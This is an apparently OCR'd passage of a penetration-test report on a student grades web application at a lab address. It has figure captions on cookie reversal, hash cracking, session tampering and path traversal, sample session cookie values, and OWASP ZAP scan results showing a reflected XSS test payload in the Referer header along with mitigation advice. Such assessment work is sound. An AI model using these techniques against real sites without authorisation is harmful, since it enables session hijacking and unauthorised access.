


Figure 5-7 Identifying the Hash of the Second Field of the Secret Cookie




Figure 5-8 Results of Crackstation.Net






Figure 5-9 Results of Reversing the Last Field within the Secret Cookie











Figure 5-10 Admin Secret Cookie Reversal










Figure 5-11 HTTPS Website's Response to Accessing Specific Resources




Figure 5-12 Credentials Provided to the Login Page for Concurrent Session Management




Figure 5-13 Logging on Multiple Machines to demonstrate Concurrent Session Management




Figure 5-14 Kali (first login)




Figure 5-15 Windows (first login)

PHPSESSID: "1cvsgu0p2mdeiej1e7si0ivsc0"

SecretCookie: "614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f
5467325957453559455775954646a4d7a6f784e6a41324e446b794e546378"

Figure 5-16 Kali (second login)




Figure 5-17 Windows (second login)

PHPSESSID: "1cvsgu0p2mdeiej1e7si0ivsc0"

SecretCookie: "614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f
5467325957453559455775954646a4d7a6f784e6a41324e446b7a4d6a6b31"

Figure 5-18 PHP tokens




Figure 5-19 Modifying the Cookie Field within Tamper Data





Figure 5-20 Captured Cookies






Figure 6-1 Tamper Data Results for Requesting Colin Gate's Report




Figure 6-2 Alert Message




Figure 6-3 Path Traversal Vulnerability for Students to access Admin Functionality




Figure 6-4 Successful Interception within Grades Page




Figure 6-5 Deletion of Referrer Header within Grades Page





Figure 7-1 OWASP ZAP Active Scan Configuration






Figure 7-2 Active Scan Report Results Against 192.168.1.20

ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	3
Medium	5
Low	9
Informational	4

Alert Detail

High (Medium)	Cross Site Scripting (Reflected)
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.

	Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

URL	http://192.168.1.20/student/graph/js
Method	GET
Parameter	Referer
Attack	javascript:alert(1);
Evidence	javascript:alert(1);
URL	http://192.168.1.20/date/htmlDatepicker.css
Method	GET
Parameter	Referer
Attack	javascript:alert(1);
Evidence	javascript:alert(1);

URL	http://192.168.1.20/date/htmlDatepicker.js
Method	GET
Parameter	Referer
Attack	javascript:alert(1);
Evidence	javascript:alert(1);
URL	http://192.168.1.20/student/graph
Method	GET
Parameter	Referer
Attack	javascript:alert(1);
Evidence	javascript:alert(1);

URL	http://192.168.1.20/icons
Method	GET
Parameter	Referer
Attack	javascript:alert(1);
Evidence	javascript:alert(1);
URL	http://192.168.1.20/student/graph/js/awesomechart.js
Method	GET
Parameter	Referer
Attack	javascript:alert(1);
Evidence	javascript:alert(1);

Instances	6
	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.
Solution	Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

	To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

High (Medium)	**SQL Injection**
Description	SQL injection may be possible.
URL	http://192.168.1.20/index.php
